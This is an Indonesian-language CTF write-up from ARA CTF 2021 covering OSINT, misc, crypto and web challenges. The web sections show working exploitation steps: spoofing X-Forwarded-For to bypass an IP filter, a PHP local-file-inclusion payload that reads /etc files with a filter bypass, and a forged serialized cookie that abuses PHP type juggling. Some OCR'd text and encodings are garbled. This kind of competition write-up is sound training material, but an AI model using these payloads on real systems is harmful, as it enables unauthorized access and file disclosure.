
## Write-Up ARA CTF 2021

Smile




Nama Anggota :


IZZATURRIZKI

REXY FAHREZI


ORRIZA LA VIOLA SATIFA




Didapatkan sebuah teks yang mengandung clue didalamnya



Kami search di mbh google dan menemukan beberapa hasil aku = intip.in dan dia = hati yang kau sakiti(sumpah ini lagu terngiang-ngiang di kepala). Kemudian kami jalankan clue aku/dia sehingga intip.in/hatiyangkausakiti.





Setelah kami periksa ke dua tombol yg tertera menggungakan ctrl+f terdapat perbedaan teks dimana kami menemukan HMIT dan clue lainnya




Kami search di google map dan menemukan di kolom komentar sesuatu yang mengandung flag

 $Flag = ara2021{oP3n ON Mo131L3}$ 

0.zip Misc




Ditemukan sebuah link yang dapat di klik. Kemudian kami mendownload apa yang ada di link. Setelah di buka kami menemukan folder didalam folder. Kalo di buka satu-satu waktunya bisa di pake buat bikin mie rebus (lumayan lagi ujan)



Sedikit perintah dan kami menemukan flag nya

 $Flag = ara2021\{1N53r7-1Nc3P710N-M3m3-H3R3-3TuxG6\}$ 


Dewan Kunci Crypto



Ditemukan suatu enkripsi dimana membuat kami putus asa karena banyak yang solve tapi kami pusing.



Setelah uprek-uprek dan dibantu doa oleh bunda akhirnya kami menemukan titik terang yang menuju ke suatu enkripsi.




Setelah menemukan online toolsnya kami hajar dan mendapatkan flagnya (bahagia uwuwuwuwuwu). Kami mencoba membuka link di dalam kurung kurawalnya namun tidak bisa(fix frustasi ini). Akhirnya iseng submit dan berhasil

Flag = ara2021{https://www.mememzker.net/meme/perception-253}
(itu ada typo nya z ganti a)



Diberikan sebuah website dan katanya didalamnya terdapat flag yang disembunyikan:



Your IP address is not allowed.

## Stand Your Ground, Keep Going FORWARD

Tambahkan "X-Forwarded-For" pada header request untuk mem-bypass
filter IP nya :

```
Response
  Raw Headers Hex
                                                                                                                                                                                                                                                                                                                                                                                                     Raw Headers Hex HTML Render
 GET / HTTP/1.1
Host: 149.28.138.91:4444
                                                                                                                                                                                                                                                                                                                                                                                               HTTP/1.1 200 OK
                                                                                                                                                                                                                                                                                                                                                                                             HTTF/1.1 200 OK
Date: Sun, 07 Mar 2021 11:54:18 GHT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHF/8.0.2
Vary: Accept-Encoding
Content-Length: 845
Connection: close
Content-Type: text/html; charset=UTF-8
Host: 149.08.138.91:4444

*Forwarded-For: 127.0.0.1

User-Agent: Morilla/5.0 (Windows NT 10.0; Win64; x64; rv:04.0)

Gecko/Z0100101 Firefox/84.0

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
 8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gmip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
                                                                                                                                                                                                                                                                                                                                                                                               </doctype html>
<html lang="en">
<head>
</-- Required meta tags -->
<mata charset="uuf-0">
<mata charset="uuf
                                                                                                                                                                                                                                                                                                                                                                                                                  </-- Bootstrap CSS -->
                                                                                                                                                                                                                                                                                                                                                                                                                    <title>HOME</title>
                                                                                                                                                                                                                                                                                                                                                                                                                  oogy

center style="margin-bottom:30px">
<hl>HOME</hl>
<ing src="images/home.jpg" alt="" style="height: 400px; width:auto">
                                                                                                                                                                                                                                                                                                                                                                                                                 <h5 class="card-title">Kitchen</h5>
                                                                                                                                                                                                                                                                                                                                                                                                                                      <a href="select.php?room=kitchen.php" class="btn btn-primary">Go</a>
                                                                                                                                                                                                                                                                                                                                                                                                               <h5 class="card-title">Living Room</h5>
<a href="select.php?room=livingroom.php" class="btn btn-primary">Go</a>
                                                                                                                                                                                                                                                                                                                                                                                                                 <hs class="card-title">Bedroom</hs>
<a href="select.php?room=bedroom.php" class="btn btn-primary">Go</a>
                                                                                                                                                                                                                                                                                                                                                                                               </html>
```


Dilihat dari response yang didapatkan, disitu terdapat sebuah page yang berisi gambar (images/home.jpg) dan 3 tombol yang di proses oleh select.php dan mengarah ke :

Kitchen > room=kitchen.php

Living Room > room=livingroom.php


Bedroom > room=bedroom.php

Cek satu persatu isinya, dan berikut response dari kitchen.php :




Ternyata kita langsung diberikan flag, namun hanya potongan pertama (\$flag1), asumsi kami potongan flag sisanya ada di **livingroom.php** dan **bedroom.php** 

Berikut response dari livingroom.php:




"Something hidden in this **PAGE**", awalnya kami belum mengerti apa maksudnya jadi kami lewati ke **bedroom.php**:



Kita diberi petunjuk bahwa flag terakhir ada di /etc/flag3.txt, kami asumsikan web ini vuln terhadap LFI.


Selanjutnya kita cek dulu source php yang ada di **bedroom.php** menggunakan php://filter pada parameter room yang ada di select.php tadi:



Kami berhasil mendapatkan potongan flag yang ke2, maka sejauh ini flag nya:

```
ara2021{127.0.0.1_Is_ wH3re_0uR_
```

Selanjutnya sesuai dengan petunjuk yang diberikan di **bedroom.php** tadi, bahwa flag terakhir ada di /etc/flag3.txt:




Kami mendapatkan pesan error berupa :

```
Warning include(php://filter/convert.base64-
encode/resource=/etc/flag3.): Failed to open stream: operation
failed in <b>/var/www/html/select.php</b> on line <b>27
```

setelah dianalisis ternyata "txt" dari "flag3.txt" telah difilter, jadi tujuan kami sekarang untuk melewati filter tersebut dengan cara berikut:

php://filter/convert.base64-encode/resource=/etc/flag3.ttxtxtxtt

Yang nantinya akan dibaca sebagai /etc/flag3.txt pada server



```
__[noid3a@Sleepy]_[~]
______$echo JGZsYWczID0gIlN0MHJZX0IzR2luc30iOw== | base64 -d
$flag3 = "St0rY_B3Gins}"; __[noid3a@Sleepy]_[~]
______$___
```

Dan semua potongan flag pun telah didapatkan.

Flag : ara2021{127.0.0.1\_Is\_ wH3re\_0uR\_ St0rY\_B3Gins}

## Oven

Gunakan oven saat memanggang kue!


author: nodoge

http://34.101.209.28

https://drive.google.com/file/d/1a8xUcGSQRcW2d0WhJRV1t arc/view?usp=sharing



Diberikan sebuah website dan file nya



No Flag for you. Sadge :(

```
🔚 backup 🔣
     class Token{
          public $username;
           public $password;
     function flag($token){
          $pass_verif = "\}Fr@!-a";
 10
           if($token->username == 'admin'){
              if(strlen($token->password)>strlen($pass_verif)){
 12
                  if(hash('sha256',$token->password) == hash('sha256',$pass verif)){
 13
 14
 15
                   else{
                      echo 'Burn your oven';
 16
 17
 18
 19
               else{
                   echo 'Baking in progress';
 20
 21
 22
 23
           else{
 24
               echo 'No Flag for you. Sadge :(';
 25
 26
 27
 28
 29
     if(!isset($_COOKIE['bake_here'])){
 30
           setcookie('bake_here',$cookies);
 31
           echo "Preparing your oven .....";
      □else{
 34
          flag($_COOKIE['bake_here']);
 35
 36
```

Setelah menganalisis kode tersebut, untuk mendapatkan flag kita harus melewati beberapa pengecekan.



Token berada di cookie bake\_here, berikut hasil decode nya :

```
$echo Tzo10iJUbztlbii6Mjp7czo40iJ1c2VybmFtZSI7czo00iJ1c2VyIjtzOjg6InBhc3N3b3JkIjtzOj06InVzZXIiO30%3D | base64 -d
0:5:"Token":2:{s:8:"username";s:4:"user";s:8:"password";s:4:"user";}base64: invalid input

[D]-[noid3a@Sleepy]-[~]

$
```

Kita harus meng-craft token dengan username = admin, password > 8
(strlen dari \$pass\_verif), dan mempunyai hasil hash sha256 yang sama
dengan \$pass\_verif

Karena adanya pengecekan panjang password, maka kita tdk bisa menggunakan string yang ada pada \$pass verif untuk melewatinya

Setelah melakukan research, kami menemukan magic hash sha256 nya dan kami craft tokennya seperti berikut :

```
O:5:"Token":2:{s:8:"username";s:5:"admin";s:8:"password";s:14:"34250 003024812";}
```

Tzo10iJUb2tlbiI6Mjp7czo40iJ1c2VybmFtZSI7czo10iJhZG1pbiI7czo40iJwYXNzd29yZCI7czoxNDoiMzQyNTAwMDMwMjQ4MTIi030=

Buat request menggunakan token tersebut dan didapatkan flagnya:



Flag : ara2021{cl4551c typ3 ju66ling}

## Not Secure


untuk menguji kemampuan pentesting kamu, Telkom Indonesia memberikanmu sebuah website yang 'Not Secure'

author : Sulthon Nashir

http://149.28.144.197




Diberikan sebuah web berikut tampilannya:



Temukan rahasia site ini :)

Karna tidak ada apa2 disana maka tujuan kami adalah untuk scan service, direktori dan mencari informasi sebanyak2nya pada web tersebut ,berikut hasil scan menggunakan nmap:

Terdapat ssl-cert yang muncul, lalu kami inisiatif untuk cek web yang tertera di organizationName tersebut :



ara2021{p3nt1n6nya53rt1vik4sih}

Dan ternyata flagnya ada disana.

Flag : ara2021{p3nt1n6nya53rt1vik4sih}